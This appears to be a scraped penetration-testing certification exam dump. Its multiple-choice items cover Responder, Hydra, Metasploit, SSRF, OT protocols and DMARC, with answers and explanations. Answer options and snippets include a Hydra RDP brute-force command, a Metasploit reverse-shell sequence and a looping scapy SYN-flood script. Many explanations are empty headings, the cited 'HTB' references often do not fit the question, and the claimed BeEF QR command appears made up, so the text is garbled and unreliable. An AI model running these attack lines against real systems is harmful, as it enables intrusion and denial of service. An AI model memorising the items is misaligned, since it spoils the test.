? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
==========

NEW QUESTION 28
A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating
stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Answer: A

Explanation:
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
? Understanding Responder:
? Command Breakdown:
? Why This is the Best Choice:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 31
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url) 6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:
? Script Analysis:
? Error Identification:
? Correct Condition:
? Corrected Script:

Pentest References:
? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
==========

NEW QUESTION 33
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?

A. Kiosk escape
B. Arbitrary code execution
C. Process hollowing
D. Library injection

Answer: A

Explanation:
A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system.
Here??s why option A is correct:
? Kiosk Escape: This attack targets environments where user access is intentionally
limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.
? Arbitrary Code Execution: This involves running unauthorized code on the system,
but the scenario described is more about escaping a restricted environment.
? Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.
? Library Injection: This involves injecting malicious code into a running process by
loading a malicious library, which is not the focus in this scenario.
References from Pentest:
? Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.
? Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.
Conclusion:
Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.
==========

NEW QUESTION 34
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
? Port Mirroring:
? Avoiding Disruption:
? Other Options:
Pentest References:
? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.
==========

NEW QUESTION 39
During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?


A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec


Answer: D

Explanation:
When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here??s a breakdown of the options:
? Option A: Responder
? Option B: Hydra
? Option C: BloodHound
? Option D: CrackMapExec
References from Pentest:
? Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.

? Horizontall HTB: Shows how CrackMapExec can be used for various post- exploitation activities, including using NTLM hashes to authenticate and execute commands.
Conclusion:
Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.
==========

NEW QUESTION 41
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client. INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx
443/tcp    open       ssl/https   nginx
3306/tcp   filtered   mysql
```

App server

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx 1.18.0
443/tcp    open       ssl/http    nginx 1.18.0
3306/tcp   filtered   mysql
```


DB server


```
Nmap scan report for 103.1.45.50
Host is up (0.046s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     filtered   http
443/tcp    filtered   ssl/http
3306/tcp   filtered   mysql
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:


Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
? Restrict direct communications to App01.example.com to only approved components.
? Require an additional authentication header value between CDN.example.com and App01.example.com.
? Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
? Require an additional authentication header value between CDN.example.com
and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
? CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
? App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
? DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION 46
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Answer: C

Explanation:
An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:
? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.
? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.
? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
References from Pentest:
? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.
Conclusion:
Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.
==========

NEW QUESTION 51
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based

Answer: C

Explanation:
To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.
? Unauthenticated Scan:
? Comparison with Other Scans:
? Pentest References:
By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.
==========

NEW QUESTION 53
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
Preserving artifacts ensures that key outputs from the penetration test, such as logs,
screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.
? Importance of Preserving Artifacts:
? Types of Artifacts:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 56
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 61
Which of the following OT protocols sends information in cleartext?

A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET

Answer: C

Explanation:
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here??s an analysis of each protocol regarding whether it sends information in cleartext:
? TTEthernet (Option A):
? DNP3 (Option B):
? Modbus (Answer: C):
? PROFINET (Option D):
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

NEW QUESTION 62
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 65
A penetration tester needs to launch an Nmap scan to find the state of the port for both TCP and UDP services. Which of the following commands should the tester use?

A. nmap -sU -sW -p 1-65535 example.com
B. nmap -sU -sY -p 1-65535 example.com
C. nmap -sU -sT -p 1-65535 example.com
D. nmap -sU -sN -p 1-65535 example.com

Answer: C

Explanation:
? Comparison with Other Options:
==========

NEW QUESTION 69
A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx

Answer: A

Explanation:
BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes,

which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.
? Understanding BeEF:
? Creating Malicious QR Codes: Step-by-Step Explanationbeef -x --qr
? Usage in Physical Security Assessments:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 70
A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS
B. OSSTMM
C. MITRE ATT&CK
D. CREST

Answer: B

Explanation:
The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here??s why option B is correct:
? OSSTMM: This methodology breaks down the security testing process into 14
